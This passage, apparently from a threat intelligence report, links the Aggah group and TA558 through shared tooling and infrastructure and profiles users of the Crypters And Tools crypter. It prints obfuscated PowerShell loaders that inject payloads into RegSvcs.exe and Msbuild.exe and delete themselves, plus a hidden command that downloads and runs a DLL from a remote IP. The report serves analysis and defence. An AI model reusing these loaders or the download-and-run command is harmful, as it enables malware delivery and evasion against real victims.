


```
$kamasutara = -join $kamasutara[-1..-($kamasutara.Length)]



[byte[]] $data1 = Convert-HEXToBinary $kamasutara
[byte[]] $data2 = Convert-HEXToBinary $pompomdabao

${I}=[System.Reflection.Assembly]::Load($data1)

${E}= {
    ${T}=[char[]]@('A','.','B')
    ${M}=[char[]]@('C')
    ${Y}=${I}.GetType((${T} -join ''))
    ${N}=${Y}.GetMethod((${M} -join ''))
    ${F}='C:\Windows\Microsoft.NET\Framework'
    ${V4}=${F}+'\v4.0.30319\RegSvcs.exe'
    ${V2}=${F}+'\v2.0.50727\RegSvcs.exe'
    ${V3}=${F}+'\v3.5\Msbuild.exe'
    ${A}=[object[]]@($null, $null)
    ${NARR}= { ${A} }

    ${N}.Invoke($null, (${V4}, $data2))
    ${N}.Invoke($null, (${V4}, $data2))
    ${N}.Invoke($null, (${V2}, $data2))
    ${N}.Invoke($null, (${V2}, $data2))
    ${N}.Invoke($null, (${V3}, $data2))
    ${N}.Invoke($null, (${V3}, $data2))

}

& ${E}



$scriptPath = $MyInvocation.MyCommand.Path

# Check if the script path exists
if (Test-Path $scriptPath) {
    # Try to delete the script
    try {
        Remove-Item -Path $scriptPath -Force
        Write-Output "Script has been deleted successfully."
    } catch {
        Write-Error "Failed to delete the script. Error: $_"
    }
} else {
    Write-Error "Script path does not exist."
}
```

```
$pinch = $binaryData1.split('O')[1].split('l')[0]
$rPinchr = -join $pinch[-1..-($pinch.Length)]
$pinchs = $rPinchr.replace('*', '0000000000000000000').replace('-', '111').
    replace('!', '1000000').replace('^', '100000')

[byte[]] $data1 = kimkarden $pinchs
[byte[]] $data2 = kimkarden $CDTMUTHALHAI

${I}=[System.Reflection.Assembly]::Load($data1)

${E}= {
    ${T}=[char[]]@('A','.','B')
    ${M}=[char[]]@('C')
    ${Y}=${I}.GetType((${T} -join ''))
    ${N}=${Y}.GetMethod((${M} -join ''))
    ${F}='C%%%%%%%%,.########:\Windows%%%%%%%%,.########\Microsoft.%%%%%%%%,.##
    ######NET\Framework'.Replace('%%%%%%%%,.########','')
    ${V4}=${F}+'\v4.0.30319\Reg%%%%%%%%,.########Svcs.%%%%%%%%,.########exe'
        .Replace('%%%%%%%%,.########','')
    ${V2}=${F}+'\v2.0.50727\RegSv%%%%%%%%,.########cs.%%%%%%%%,.########exe'
        .Replace('%%%%%%%%,.########','')
    ${V3}=${F}+'\v3.5\Msb%%%%%%%%,.########uild.e%%%%%%%%,.########xe'.Replace(
        '%%%%%%%%,.########','')
    ${A}=[object[]]@($null, $null)
    ${NARR}= { ${A} }

    ${N}.Invoke($null, (${V4}, $data2))
    ${N}.Invoke($null, (${V4}, $data2))
    ${N}.Invoke($null, (${V2}, $data2))
    ${N}.Invoke($null, (${V2}, $data2))
    ${N}.Invoke($null, (${V3}, $data2))
    ${N}.Invoke($null, (${V3}, $data2))

}

& ${E}


$scriptPath = $MyInvocation.MyCommand.Path

# Check if the script path exists
if (Test-Path $scriptPath) {
    # Try to delete the script
    try {
        Remove-Item -Path $scriptPath -Force
        Write-Output "Script has been deleted successfully."
    } catch {
        Write-Error "Failed to delete the script. Error: $_"
    }
} else {
    Write-Error "Script path does not exist."
}
```

Figure 20. On the left is the Aggah code (MD5: 11117203c6f2c96f6b78fd19bc27e49c), on the rights is the TA558 code (MD5: c90688783f910b2b4165e2263012e19b)

Several files tied to the detail-booking.com[.]br, domain (used by TA558) had naming patterns consistent with Aggah's earlier campaigns.




Communicating Files (38)

Scanned	Detections	Type	Name
2025-01-28	27 / 61	JavaScript	009a55a7695bc32f0d031205475b356ceebd840d820ae9e7ee5e6d74ae45185e.js
2024-02-20	8 / 60	Powershell	agosto.pdf
2024-09-25	5 / 63	Powershell	top.pdf
2023-08-07	17 / 63	ZIP	Joseph Turchetti! TaxDoc2022 Ducument.zip
2023-08-11	0 / 59	JavaScript	pay-invoiceinv0-ChAlBIK2Fo-T8p5sdFaq59snEOwMpaid.js
2024-11-22	2 / 62	JavaScript	Davis_Joseph_tax_docs.pdf 54 .JS
2024-07-05	16 / 63	HTML	Voucher Check-in June 25th and check-out June 28th, 2024.hta
2024-11-22	2 / 61	JavaScript	Reservation Detail Booking.com ID4965545SJ.JS
2024-11-13	6 / 63	Powershell	openai.txt
2024-12-03	17 / 62	JavaScript	Booking Reservation ID431415415808-2024ID.js
2023-09-09	2 / 59	VBA	Rooming List for Reservation Detail Booking.vbs
2024-09-17	0 / 64	ZIP	IMG_condones_usados_debajo_de_la_cama.1726534743.zip
2025-02-20	25 / 61	JavaScript	3d231d40fec4567fa23bdf83c9859ace322becaa809e0a01fe8fdbcb4170a780.js
2024-11-22	1 / 61	JavaScript	Reservation Booking_ID431415415617799JS.JS
2024-10-31	0 / 62	Powershell	289443932
2024-06-14	1 / 65	ZIP	8ba30f90-5620-4bab-a35d-02733cd93583.tmp
2024-07-11	0 / 64	Powershell	Desktop.ini.ps1
2024-09-13	0 / 63	HTML	Notificacion_de_Aplicacion_de_Pagos_Grupo_Bancolombia_Capital PDF.hta
2024-06-10	0 / 63	ZIP	ROOMING_24034_Period_Check-in_on_July_5th_and_departure_on_July_15th,_20243103311446.zip
2023-08-09	3 / 59	JavaScript	cpafinalps1.jpg
2024-02-21	21 / 60	Powershell	agosto.pdf
2024-05-20	0 / 64	HTML	Booking Detail Reservation ID_00909886867987866889ht.hta

Figure 21. Files associated with detail-booking.com[.]br

One of the TA558 files communicating with the final C2 domain cdt2023.ddns.net contained "CPA" strings in its configuration — another recurring indicator linked to Aggah operations.



Malware Config

Extracted

Family	asyncrat
Version	| Edit 3LOSH RAT
Botnet	*****_C.P.A_*****

Figure 22. Configuration of one of the files (


Comparing Aggah's attacks to TA558's campaigns, despite similarities in infrastructure and methods, does not allow one to definitively conclude that they are the same group. However, it does demonstrate that the groups can share tools, ideas, and resources.

Use of Crypters And Tools by the Aggah Group

In the section discussing Aggah's activity between 2020 and 2022, we noted the group's use of a panel known as ManaTools. In 2021, Aggah began using the 3LOSH crypter as well as FsocietyAndTools — an earlier version of what would later become Crypters And Tools. During our analysis of campaigns from 2021–2022, we identified several artifacts suggesting links between Aggah and the Codigo crypter family.
For example, the IP address 198.50.177[.]251 was used to host multiple resources, including a mastermana directory containing payloads associated with Aggah campaigns, as well as an account belonging to the crypter's developer, nodetecton. That same account appeared in the crypter's execution chain.

```
-windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-
Object Net.WebClient).DownloadString('http://nodetecton@198.50.177.251/dll/1.txt'));
[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ClassLibrary3.Class1').GetMethod('Run').Invoke($null, [object[]]
('txt.85618406295/anamretsam/152.771.05.891//:ptth'))"
```

In addition, as mentioned earlier, in 2019–2021, researchers noticed the use of the Mana Tools control panel developed by Aggah in the group's attacks. Among the attacks of 2022, an attack using the XWorm malware was detected, where a Telegram bot was used as a C2 channel, with which the @mastermana account communicated.



MM Master Mana @mastermana 2022-10-13T07:20:39
/start

MM Master Mana @mastermana
/start

MM Master Mana @mastermana
/stop

MM Master Mana @mastermana
/start

M mastermana007results @mastermana007resultsbot
☠ [XWorm V5.0]


New Clinet :
04164D417289F3701FFC

UserName : Administrator
OSFullName : Microsoft Windows Server 2019 Datacenter
USB : False
CPU : AMD EPYC 7282 16-Core Processor
GPU : Microsoft Basic Display Adapter

Figure 23. Telegram account @mastermana

Searching for references to this Telegram handle led us to a YouTube channel named "Tiny Technology", which features demo videos of various exploits. Most of the videos prominently display the ManaTools logo, but there are several other notable details:

- Usernames on the computer and virtual machines (Master MANA, 007 and others).
- Use of the Bitbucket repository hogya, which had previously been observed in Aggah campaigns (Figure 24).
- The Crypters And Tools cryptor interface, which contains the logos of both tools, suggesting a possible connection or collaboration (Figure 25).
- The presence of Crypters And Tools in the attacker's system in 2023 (Figure 26).




bitbucket.org/hogya/workspace/snippets/7Xb6Kr

Settings

Create in: harsh singh

Permissions:
○ Workspace (only visible to harsh singh members)
● Public (visible to anyone, typically used for open-source code)

Figure 24. File creation in the hogya repository (screenshot from video)



feb update

Converte Base64.exe
Vbs-Crypter.exe

Vbs-Crypter

☑ Copy Startup ○ Exe To VBS □ Txt String Base64

Figure 25. Combined use of Crypters And Tools and ManaTools (screenshot from video)




Figure 26. Crypters And Tools seen in use by Aggah in 2023 (screenshot from video)


Users of Crypters And Tools and Their Links to Threat Groups

As stated in the first part, the maximum number of active cryptor users we found was 42 (as of November 26, 2024). It is worth noting that the list included service administrators, users with different nicknames but the same HardwareID, and test users. That is, the actual number of active cryptor subscribers was smaller.

Among them, we found several interesting users.

bukky101

The next user in the database interested us.



```
"bukky101": {
  "ExpirationDate": "2025-05-19",
  "ExpirationDate_bat": "2025-05-19",
  "ExpirationDate_vbs_js": "2025-05-19",
  "HadwareID": [redacted],
  "Months": 3,
  "Password": [redacted]
  "RegistrationDate": "2025-02-19",
  "ResetarHWID": "False",
  "Username": "bukky101",
  "isPay_Encryption_01": true,
  "isPay_Encryption_02": false
},
```

Figure 27. Information from the database about the user bukky101

This user was mentioned by eSentire specialists in their article dedicated to phishing attacks using Ande Loader, which led to infection with the 0bj3ctivity stealer. According to the article, exfiltrated data was sent to a Telegram bot operated by a user identified as bukky101. Based on our current understanding, it is clear that Crypters And Tools was used in the attack described in that publication.

We conducted a deeper investigation into this actor and their operations. For example, in May 2024, bukky101 delivered a sample of Agent Tesla (SHA-256: 5a8794fa12ff401f9f7212e497d5d877010f493e3bb028abd54cb12f60fc550f).

The data was exfiltrated via the attacker's SMTP server at boydjackson[.]org. Notably, the malware used the password Bukky101@, directly linking the sample to the alias. The researchers described one of the attacks in detail in their article.

During our analysis, we identified numerous victims across a wide range of countries. The list includes: Armenia, Greece, India, Iraq, Italy, Cyprus, Colombia, Malaysia, UAE, Pakistan, Saudi Arabia, Singapore, and Turkey. Victims came from vastly different industries, and no consistent targeting pattern could be established in who was attacked by Bukky101.


In one case, the attacker accidentally executed the malware on their own system, which gave us access to a wealth of telemetry, including:

- clipboard contents;
- list of installed applications;
- system information including IP address, antivirus, emulators, and sandbox detections;
- Windows license keys
- browser histories;
- download histories;
- most visited websites
- session data for applications like Telegram and Skype;
- lists of Wi-Fi networks with corresponding names and passwords.

These indicators allowed us to confidently attribute that bukky101 is from Nigeria. This conclusion is supported not only by IP geolocation but also by the use of local internet services provided by Airtel Nigeria.

In addition, we found that the actor was engaged in high-volume phishing activity targeting multiple regions. As of February 2025, bukky101 had sent over 6,160 unique phishing emails. Below are a few examples of subject lines, illustrating the diversity in social engineering themes:

- DETAIL OF H Sale order # 128578 (PAKISTAN.PACKAGES)
- Position for the Head of IT / Manager IT
- Прайс лист на продукцию
- محاكم راس الخيمة إعلان:3100134384
